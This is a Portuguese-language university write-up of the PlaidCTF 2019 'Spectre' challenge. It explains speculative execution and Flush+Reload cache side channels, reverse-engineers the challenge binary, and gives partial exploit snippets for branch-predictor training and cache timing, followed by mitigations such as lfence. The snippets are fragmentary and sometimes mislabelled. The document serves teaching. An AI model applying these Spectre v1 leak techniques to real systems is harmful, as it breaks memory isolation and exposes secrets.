UNIVERSIDADE FEDERAL DE SÃO CARLOS

DEPARTAMENTO DE COMPUTAÇÃO

SEGURANÇA CIBERNÉTICA

DOCENTE RESPONSÁVEL: Paulo Matias

Bruno Nieri Nunes - 820590
Gustavo Kim Alcantara - 820763
Guilherme Bartoletti Oliveira - 821881
Lucas Mantovani - 794040
Maykon dos Santos Gonçalves - 821653
Pietro Bernardo Dutra Scaglione - 824375
Tiago de Paula Evangelista - 824369
Vinícius Marto da Veiga - 821252

SÃO CARLOS – SP
2025

Write-Up: PlaidCTF 2019 - Spectre

Análise e Contextualização: O Desafio "Spectre" no PlaidCTF 2019

O presente trabalho visa fornecer uma análise detalhada da metodologia de ataque utilizada para a resolução do desafio "Spectre", proposto na edição de 2019 da renomada competição de segurança cibernética PlaidCTF. Este estudo se concentra na exploração de vulnerabilidades inerentes à arquitetura de microprocessadores modernos, especificamente a falha de execução especulativa.

Contextualização: O PlaidCTF

O PlaidCTF é um evento de *Capture The Flag* de referência global, organizado pelo *Plaid Parliament of Pwning* (PPP) da Carnegie Mellon University. A competição é internacionalmente reconhecida pela alta complexidade de seus problemas, abrangendo áreas avançadas como engenharia reversa, criptografia e exploração de vulnerabilidades de *kernel* e *hardware*.

O Desafio "Spectre": Indicadores de Complexidade

O desafio "Spectre" não foi apenas uma prova de habilidade técnica, mas também uma declaração sobre a complexidade do problema. Sua pontuação de 666 pontos é um claro indicativo da dificuldade, sinalizando que a solução exigiria o domínio de conceitos avançados de arquitetura e a exploração de canais laterais (*side-channel attacks*).

O problema consistia na interação com um binário que simulava um ambiente vulnerável à variante *Spectre v1* (*Bounds Check Bypass*). A tarefa central era demonstrar a capacidade de vazamento de dados sigilosos que o sistema, teoricamente, deveria proteger.

Objetivo Final: A Exfiltração de Dados

O objetivo final da exploração era a exfiltração bem-sucedida da *flag* armazenada em uma porção da memória protegida. Para atingir esse fim, foi necessário orquestrar uma exploração baseada no comportamento da execução especulativa do processador, utilizando-a para induzir um estado de *cache* observável que permitisse a reconstrução, bit a bit, do conteúdo secreto da memória.

Estrutura do Write-up

A seguir, o *write-up* está estruturado em seções que guiam o leitor desde o entendimento fundamental até a implementação prática da exploração:

1. Fundamentação Teórica: Discussão sobre o conceito de Execução Especulativa e a natureza das Vulnerabilidades de Canais Laterais (Spectre).
2. Análise do Alvo e Mitigações: Detalhamento do processo de engenharia reversa do binário e a identificação precisa do "gadget" vulnerável e das proteções presentes.
3. Metodologia de Exploração: Descrição da construção do ataque (como *Prime+Probe* ou método similar) para mapear o tempo de acesso à memória e traduzi-lo em dados vazados.
4. Conclusão: Síntese dos achados, as implicações da vulnerabilidade e as lições técnicas extraídas da resolução do desafio no PlaidCTF.

Tópico 2: Fundamentos Teóricos (Parte A): Execução Especulativa e Previsão de Ramo

- **O que é Pipeline de CPU e Execução Fora de Ordem (Out-of-Order)? (Contexto de performance).**

  Pipeline de CPU

  O pipeline é uma técnica de processamento que divide a execução de uma instrução em etapas sequenciais, como busca, decodificação e execução. Essa divisão permite que várias instruções sejam processadas simultaneamente em diferentes estágios (paralelismo temporal), aumentando o número de instruções concluídas por segundo e, consequentemente, o desempenho geral da CPU.

  Execução Fora de Ordem (Out-of-Order)

  Para melhorar ainda mais a performance, CPUs modernas não precisam executar as instruções exatamente na ordem do programa quando não há dependência entre elas. Se uma instrução fica aguardando dados da memória lenta, a CPU pode executar outras instruções posteriores que não dependem daquele resultado. Isso aumenta a utilização das unidades funcionais e reduz a latência percebida.

- **O que é Execução Especulativa? (A ideia de "executar para ver no que dá").**

  A execução especulativa ocorre quando a CPU antecipa a execução de instruções antes de confirmar o caminho correto do programa, mantendo o pipeline ocupado enquanto aguarda decisões de controle, como o resultado de um `if`.
  A ideia é “executar por tentativa”: se a previsão estiver certa, o resultado é

aproveitado e o desempenho melhora; se estiver errada, os efeitos arquiteturais são revertidos, embora traços microarquiteturais, como acessos à cache, possam permanecer.

- **O que é Previsão de Ramo (Branch Prediction)?**
    - **Por que a CPU precisa "adivinhar" o resultado de um `if`?**

      A CPU faz previsões para evitar ficar ociosa enquanto aguarda o resultado de uma condição. Calcular o caminho real de um `if` pode levar vários ciclos, especialmente quando depende de acessos à memória. Ao "adivinhar" o desvio mais provável, a CPU mantém o pipeline ativo, executando instruções antecipadamente. Como muitos programas seguem padrões previsíveis (por exemplo, loops que quase sempre repetem), essa estratégia oferece um ganho de desempenho significativo em média.

    - **Como a CPU é "treinada" por padrões de código (ex: um `loop` que quase sempre é verdadeiro).**

      A CPU aprende com o comportamento anterior do programa, registrando quais caminhos de decisão são mais comuns. Quando um desvio, como um `if` ou um loop, tende a seguir o mesmo resultado repetidamente, o processador identifica esse padrão e passa a prever automaticamente o mesmo caminho nas próximas execuções.
      Esse processo de adaptação mantém o pipeline sempre ocupado e melhora o desempenho médio. No entanto, esse mesmo mecanismo pode ser explorado em ataques como o *Spectre*, onde o invasor força previsões incorretas de propósito para induzir a CPU a executar instruções especulativas que revelam dados sensíveis.

- **O que acontece quando a previsão está errada? (Reversão de estado ou *rollback*).**

  Quando a CPU faz uma previsão incorreta, ela realiza um rollback: todos os resultados das instruções especulativas são descartados, e o processador restaura o estado arquitetural (registradores e memória visível ao programa) como se a execução errada nunca tivesse ocorrido.
  No entanto, os efeitos microarquiteturais, como alterações no cache ou em buffers internos, não são completamente revertidos. Esses vestígios, embora invisíveis ao software, podem ser medidos indiretamente e usados por ataques como o *Spectre* para inferir dados sigilosos a partir do comportamento do hardware.

Tópico 3: Fundamentos Teóricos (Parte B): Cache de CPU e Ataques de Canal Lateral

Memória Cache é uma memória pequena e extremamente rápida localizada dentro do processador (CPU). Seu objetivo é armazenar temporariamente dados e instruções que são

acessados com frequência, reduzindo o tempo que a CPU leva para buscar informações na memória principal (RAM). A Memória Cache é mais rápida que a memória principal por alguns motivos:

- Ele fica fisicamente dentro do processador, eliminando o tempo de comunicação com a memória externa.
- Usa tecnologia SRAM, que é mais veloz (embora mais cara e ocupando mais espaço) que a DRAM usada na RAM.
- Possui menor capacidade, o que permite circuitos mais simples e menores tempos de busca.

A memória cache é organizada em níveis (L1, L2, L3) para equilibrar velocidade e custo. O L1 é o mais rápido e fica dentro do núcleo do processador, sendo dividido em cache de instruções e de dados. O L2 é maior e um pouco mais lento, podendo ser compartilhado ou não entre os núcleos. O L3, ou cache último nível, é o maior de todos e é compartilhado por todos os núcleos do processador, servindo como um ponto de coordenação antes de acessar a lenta memória RAM. Essa hierarquia permite que os dados mais frequentemente usados fiquem mais próximos da CPU, acelerando o processamento.

Portanto, enquanto o acesso à memória L1 leva apenas alguns ciclos de clock, o acesso à RAM pode levar dezenas a centenas de ciclos. Essa diferença é a base dos ataques de tempo de cache (cache timing).

Outro conceito importante é o ataque de canal lateral. Essa é uma técnica na qual o atacante descobre informações secretas (como senhas, chaves criptográficas ou dados privados) observando efeitos colaterais da execução do sistema, em vez de ler os dados diretamente. Dentre os efeitos colaterais que podem ser observados estão: o tempo de execução (quanto tempo uma operação leva); consumo de energia; ruído eletromagnético; acesso ao cache da CPU.

Nesse sentido, uma das formas mais conhecidas para explorar diferenças de tempo de acesso ao cache para inferir dados é a técnica Flush + Reload, um ataque de canal lateral que explora a memória compartilhada para roubar informações confidenciais. Esse ataque funciona em três etapas principais:

1. Flush: o atacante remove (ou “limpa”) um endereço de memória do cache, usando uma instrução como clflush (em x86). Isso garante que o dado não está armazenado no cache.
2. Execução especulativa: durante a execução especulativa, o programa (ou o código explorado) acessa condicionalmente aquele endereço com base em um dado secreto.
3. Reload: o atacante mede o tempo de acesso ao mesmo endereço: Se o acesso for rápido, o dado foi carregado no cache → o bloco foi acessado especulativamente. Se for lento, o dado não foi carregado → o bloco não foi acessado. Assim, o tempo de acesso revela informações sobre o dado secreto usado na especulação.

Tópico 4: Análise do Binário (Reconhecimento): A Sandbox e o JIT

1. Objetivo da Análise

Nesta etapa, a responsabilidade foi realizar a engenharia reversa do binário executável spectre fornecido no desafio. O objetivo desta análise não é encontrar a vulnerabilidade em si, mas sim mapear o problema.

Para que qualquer ataque seja bem-sucedido, precisamos primeiro entender a arquitetura do ambiente restrito (*sandbox*) em que estamos operando e quais ferramentas (o compilador *Just-in-Time* - JIT) temos à nossa disposição.

A análise foi focada em duas funções principais extraídas usando o Ghidra:

1. main: O "Arquiteto" que constrói o ambiente.
2. jit: O "Robô Tradutor" que nos permite executar comandos.

2. Análise da main: A Arquitetura da Sandbox

A função main é responsável por configurar todo o ambiente antes de executar nosso código. A análise do pseudocódigo do Ghidra revela 5 fases críticas.

Fase 1: O "Cofre" e a "Flag"

O programa primeiro aloca um bloco de memória de 0x1030 bytes e, em seguida, chama load_flag para armazenar o segredo *dentro* deste cofre, em um offset que deveria ser inacessível (0x1020).

- __ptr = (ulong *)calloc(1,0x1030);
- iVar1 = load_flag(__ptr, ...);

Fase 2: A "Oficina" e o "Mural"

Em seguida, o programa mapeia duas grandes regiões de memória em endereços fixos e conhecidos:

1. A "Oficina" (0x133700000000): Uma área onde nosso código traduzido (JIT) será escrito e posteriormente executado.
    - pvVar4 = mmap(&DAT_133700000000, 0x400000, ...);
2. O "Mural" (0x414100000000): Uma área de dados onde nosso código JIT tem permissão total de leitura e escrita.
    - pvVar4 = mmap((void *)0x414100000000, 0x2000000, ...);

Fase 3: A Tradução e Execução

O programa chama a função jit para traduzir nosso *bytecode* para código de máquina real dentro da "Oficina". Depois, ele torna essa "Oficina" executável e a executa.

- iVar1 = jit(__ptr);
- (*(code *)&DAT_133700000000)();

Fase 4: A "Porta dos Fundos" (Ponte para o Tópico 5)

A main deliberadamente nos dá os endereços de funções "built-in" (internas), salvando-os em offsets conhecidos dentro do nosso "Cofre". A mais importante é builtin_bc.

- O endereço da função builtin_bc é armazenado em __ptr[0x201].
- __ptr[0x201] = (ulong)builtin_bc;
- Implicação: Isso nos dá uma maneira de chamar a builtin_bc de dentro do nosso código JIT.

Fase 5: A Saída (Nosso Objetivo)

Finalmente, após a execução do nosso código, o programa imprime o conteúdo do "Mural" (0x4141...).

- fwrite((void *)0x414100000000, 1, 0x1000, stdout);
- Implicação: Isso define o objetivo do nosso ataque: vazar a *flag* do "Cofre" para o "Mural".

Tópico 5: Identificação da Vulnerabilidade: A Função `builtin_bc`

A função builtin_bc realiza um *bounds check* (if (*the_vm > a1)) antes de um acesso indexado, mas a vulnerabilidade vem do fato que CPUs modernas podem **especular** a execução do corpo do if com base na previsão de ramo, como visto anteriormente. Se o preditor for induzido a prever que o código dentro do if seja executado (ou seja, a verificação de um a1 válido), a CPU pode ler **transitoriamente** the_vm + a1 + 8 mesmo quando esse acesso seria proibido em execução correta; essa leitura deixa vestígios no cache, que podem ser medidos por um atacante e convertidos em informação crucial.

```
signed __int64 __fastcall builtin_bc(unsigned __int64 a1)
{
  signed __int64 result; // rax

  result = -1LL;
  if ( *the_vm > a1 )
    result = *((unsigned __int8 *)the_vm + a1 + 8);
  return result;
}
```

As razões que tornam esse trecho explorável são:

- O ramo é controlável por input (a1);
- o acesso é indexado e pode estar adjacente a dados sensíveis;

- consegue-se fazer um treinamento que explore branch prediction.

Na prática, a leitura transitória (aquela que foi induzida de maneira a passar despercebida pela verificação lógica) também será colocada em um espaço na memória cache. O atacante pode verificar as latências de inserção na memória cache para, assim, saber em qual endereço está o dado lido de maneira inválida, de modo que passou pela verificação de segurança do binário original.

Nesse contexto, portanto: a falha é uma discrepância entre verificação lógica e comportamento especulativo do hardware; com histórico de branch apropriado e analisando o binário original, onde podemos imaginar a margem de endereços onde haverá dados sensíveis e, portanto, utilizar um valor apropriado para a1, essa discrepância abre margem para leituras transitórias e o encontro de dados que não deveriam ser acessados.

Tópico 6: Primitivas de Exploração (Parte A): Treinamento e Flush

Objetivo: Explicar como manipulamos o estado da CPU para preparar o ataque.

Perguntando a IA, e comparando com os achados de outros write-ups, podemos concluir que o binário faz o seguinte:

- calloc(0x1030) as input buffer;
- Chama a função load_flag at offset 0x1020 of input buffer;
- read 0x1000 bytes into input buffer from stdin at most;
- mmap space of size 0x400000 at address 0x133700000000 as code segment;
- mmap space of size 0x2000000 at address 0x414100000000 as data segment;
- translate our input into JIT code, from input buffer to code segment;
- set code segment as r-x, this means we can't edit our code once the translation is completed;
- put builtin_bc's pointer at offset 0x1008 of input buffer;
- put builtin_time's pointer at offset 0x1010 of input buffer;

- put rdtsc's pointer at offset 0x1018 of inputbuffer;
- execute code segment;
- print the first 0x1000 bytes of data segment.

Sabemos que a flag foi carregada no endereço 0x1230, e queremos vazar a string colocando ela no cache do cpu, e abusando da previsão de branch

Once the "false" branch executed, cpu will put the page into cache if they're accessed, and even "false" branch has been abandoned, the pages are not fetched out of cache, which gives us a chance to channel attack.

Uma coisa interessante, pra conseguir fazer fetch dos bytes no cache, eles precisam estar em L1. Pra isso é necessário “sujar” os caches inicializando eles com lixo ou bytes aleatórios, podendo testar tudo em L2

E no cache L1, fazer o cache timing attack, ou channel attack

Então tem algumas abordagens diferentes, mas no geral o fluxo de ataque é o mesmo: Abusar do built_in_bc pra ir fazendo branch predictions falsas, com isso fazer uma leitura de área de memória inválida e adicionar os bytes desejados no cache, vazar o que está disponível no cache por meio das páginas já descartadas medindo o tempo.

Medir o tempo que leva pra acessar cada página… Meio que era pra ter um servidor rodando em uma máquina virtual… mas da pra testar localmente sim.

Primitiva 1: "Treinando" o Previsor de Ramo:

- **Como usamos nosso código para chamar `builtin_bc` milhares de vezes com um `a1` *válido* (ex: `a1 = 0`).**
- **Por que isso "convence" a CPU de que o `if` será (quase) sempre verdadeiro.**

```
char builtin_bc(unsigned int offset) {
    if (the_vm->size > offset)          // slow down this (non-cached)
        return the_vm->code[offset];    // make it fast (cached)
    return -1;
}

r11 = array[bultin_bc(0x1018)];         // immediately use the result
```

Python

```
// static value
int flush_size = 64;


// make our test area have dirty bit                          --- A
void * temp = 0x0;
for (int j = 0; j < 0x100000/flush_size; j++)
       data[temp + j] = 0xffffffff;

// branch history (pAp) poisoning                                    --- B
builtin_bc (0x1000 - 4); // jbe instruction will not jump
// repeat 50 times
```

Python

```
def train_bc(c):
41      for i in range(50):
42          c.movc(r8, 0x1000 - 0x8)
43          c.bc()
```

Python

```
def train_body():
    ret = ''

    # Training part
    for i in range(3):
        ret += Movc(0, 0x61) + Builtin(0, 0) + Movc(2, 9) + Shl(0, 2) +
Add(0, 1) + Load(5, 0)

    # Access which byte we want to leak
    ret += Movc(0, 0x1019+2) + Builtin(0, 0) + Movc(2, 9) + Shl(0, 2) +
Add(0, 1) + Load(5, 0)
    return ret
```

Python

```
0000000000000c4a <builtin_bc>:
```

```
    c4a: 48 8b 15 df 13 20 00  mov    0x2013df(%rip),%rdx        # 202030
<the_vm>
    c51: 48 83 c8 ff           or     $0xffffffffffffffff,%rax
    c55: 48 39 3a              cmp    %rdi,(%rdx)
    c58: 76 05                 jbe    c5f <builtin_bc+0x15>
    c5a: 0f b6 44 3a 08        movzbl 0x8(%rdx,%rdi,1),%eax
    c5f: c3                    ret
```

Nesse caso, estamos fazendo o processador acreditar que toda vez que essa condicional ocorrer, ela com certeza será FALSE

Basicamente, garantimos que o bound check retorna false

Dai na próxima vez, nós executamos código malicioso, acessando um índice que não deveríamos, maior que o bound

Primitiva 2: "Flush" do Cache (Manipulação do Cache):

- **O `if` compara `*the_vm` (o limite) com `a1`.**
- **Para o ataque funcionar, a CPU precisa demorar para calcular o `if` (dando tempo para a especulação).**
- **Técnica: Como garantir que `*the_vm` *não* esteja no cache no momento do ataque? (O *write-up* menciona acessar repetidamente uma grande área de memória para "expulsar" `*the_vm` do cache).**

Agora que os bytes da flag foram carregados pro cache (porque acessamos eles de maneira maliciosa), precisamos dar um flush e acessar esses bytes. Podemos fazer isso por meio de Cache Timing Attack

> **Cache timing attacks** also known as **Cache attacks** are a type of side-channel attack that allows attackers to gain information about a system purely by tracking cache access made by the victim system in a shared environment.

Ou seja, fazer um side channel; Pra isso pode-se usar um probe array (tem que garantir que nada dele está no cache), que forçadamente é colocado inteiro na RAM inicialmente, e a cada iteração do attack é alocado pra um dos seus índices, um byte secreto da flag. Depois é medido o tempo de acesso de cada um desses índices

Tópico 7: Primitivas de Exploração (Parte B): O Ataque e a Medição

Objetivo: Detalhar a lógica exata do vazamento de 1 byte de informação.

1. O Código de Ataque (A Execução Especulativa)

Agora, o golpe. Executamos o código JIT.

1. A Chamada: Chamamos builtin_bc(index_da_flag). Onde o index_da_flag (ex: 0x1018 + N) é um índice *inválido*, ele está fora dos limites.
2. A Especulação: O processador, que foi já foi treinado, "aposta" que o if será verdadeiro (mesmo sendo falso) e continua executando especulativamente o código *dentro* do if, *antes* de ter terminado de calcular que o if era, na verdade, falso.
3. O Vazamento: O código dentro do if é executado "como um fantasma".
    - result = array[index_da_flag]
    - Neste momento, result contém especulativamente o byte secreto (ex: a letra 'P', que é 80 em decimal).
4. O Acesso Indireto: O processador, ainda especulando, executa sua próxima instrução:
    - load(r8, 0x414100000000 + (result * 4096))
    - Substituindo: load(r8, 0x414100000000 + (80 * 4096))

> Por que result * 4096?

- Um byte (result) pode ter 256 valores (0 a 255).
- 4096 bytes (ou 4KB) é o tamanho padrão de uma página de memória.

Ao multiplicar o byte secreto por 4096, garantimos que cada valor de byte possível (0, 1, 2... 255) aponte para o início de uma página de memória única e distinta dentro da sua área de medição.

- Se o byte for 0, ele acessa ... + (0 * 4096).
- Se o byte for 1, ele acessa ... + (1 * 4096).
- ...
- Se o byte for 80 (letra 'P'), ele acessa ... + (80 * 4096).

O processador, então, carrega a página de memória no endereço 0x4141... + (80 * 4096) da RAM (lento) para o Cache L1 (rápido).

5. A "Realidade": Microssegundos depois, o processador termina de calcular o if e percebe: "Opa, index_da_flag era inválido! O if era falso." Ele então descarta todos os resultados da execução especulativa (o result e o load são jogados fora).

Mas é tarde demais. A página já foi carregada para o cache. O "eco" fantasma ficou para trás.

2. "Medição" (O Canal Lateral / O *Reload*)

Agora, a parte do "Reload" do Flush+Reload.

1. O "Cronômetro": Fazemos um loop simples, de i = 0 até 255.
2. O Teste: Dentro do loop, Medimos o tempo que leva para ler o primeiro byte de cada uma das 256 páginas:
    - tempo_inicio = rdtsc() (Read Time-Stamp Counter)
    - ler_dado(0x414100000000 + (i * 4096))
    - tempo_fim = rdtsc()
    - diferenca = tempo_fim - tempo_inicio
3. A Revelação:
    - Para 255 valores de i, a página não estará no cache (por causa do flush). O acesso será lento.
    - Mas para um único valor de i (o valor 80, no nosso exemplo), a página estará no cache (por causa do acesso especulativo). O acesso será extremamente rápido.
4. Conclusão: O índice i que tiver o menor tempo de acesso é o valor do byte secreto que foi vazado.

Você então repete o processo todo (Flush, Train, Attack, Reload) para o próximo byte (index_da_flag + 1), e assim por diante, até vazar a flag inteira.

```
None
# Test access time with array2[i*512] for i in range(256)

code += test_time_init()

code += test_time_body() + get_loop(5, 255, len(code))



code += Movc(6, 2048) + Add(7, 6) + get_loop(7, 0x800,
len(code1))

code += Epilogue()
```

Ou

Python

```
// cache timing attack
int idx = 0;
for (int i = 0; i < 0x100; i ++)
{
    long temp;
    temp = time ();
    r8 = ((long*)data)[idx];
    temp = time () - temp;

    ((long*)data)[i] &= temp;
}
```

Ou

Python


```
def explode():
    idx = 0
    result = ''
    score = []
    count = 0
    for i in range(0x100):
        score.append(0)
    def ok(c):
        if c >= 32 and c <= 126:
            return True
        else:
            return False
    def clr(score):
        for i in range(0x100):
            score[i] = 0
    def chk(score):
        for i in range(0x100):
            if score[i] == 1:
                return i
        return -1
    while(True):
        tmp = main(idx)
        for i in range(len(tmp)):
            if tmp[i] < threshold and ok(i):
                score[i] += 1
        if not chk(score) == -1:
            result += chr(chk(score))
```

```
            if idx == 0x10:
                return result
            idx += 1
            clr(score)
        count += 1
        printlist(tmp)
        print 'result: ' + result
        print 'count:  ' + str(count)

def printlist(result):
    pstream = ''
    for i in range(0x100):
        pstream += hex(i) + ': ' + hex(result[i]).ljust(5) + '\t'
        if i % 8 == 0 and not i == 0:
            pstream += '\n'
    print pstream
```

Tópico 8: O Exploit Final, Conclusões e Mitigações

Executando uma das soluções (Ela roda de forma iterativa), podemos obter a flag:



- **Conclusões:**
  - **O que aprendemos com o desafio?**
    - Quando o hardware deixa de ser uma "caixa-preta" confiável, é necessário criar mais técnicas de proteção a nível de hardware e software.
  - **Implicações no mundo real: Por que o Spectre foi tão revolucionário?**
    - O Spectre quebrou a barreira de segurança mais fundamental: o **isolamento de processos.** Um processo A não pode acessar o que um processo B faz, mas nesse ataque os processos nem identificam que foram violados, pois a **vulnerabilidade** está no próprio **silício**. O que comprometeu todas as arquiteturas na época: ARM, Intel e AMD.
    - Como agora os processadores e SOs precisaram se adaptar especificamente para este tipo de ataque, criar essas **barreiras** toda vez que houver um acesso à memória deixou os **computadores mais lentos.**
- **Mitigações:**
  - **Como essas falhas são corrigidas? (Microcódigo de CPU, patches de sistema operacional, barreiras de compilador como `lfence`).**
    - Como mitigação a nível de hardware precisou ser adicionado um um **microcódigo de cpu**, um mini-patch diretamente no firmware que garante que a CPU seja menos agressiva na aposta de branch-prediction, ou que ao menos ela limpe os rastros do cache se a aposta estiver errada.
    - A nível de software, a mitigação pode ser feita utilizando barreiras ou "cercas", checkpoints que garantem que a CPU **não execute mais nada** até terminar de executar o código antes daquele ponto. O que impede que a CPU faça branch-predictions com dados que podem ser sigilosos ou **sensíveis**.
      - No nosso caso, colocar um **lfance** logo após o if, mataria o exploit, pois a CPU seria privada de fazer uma **execução especulativa.**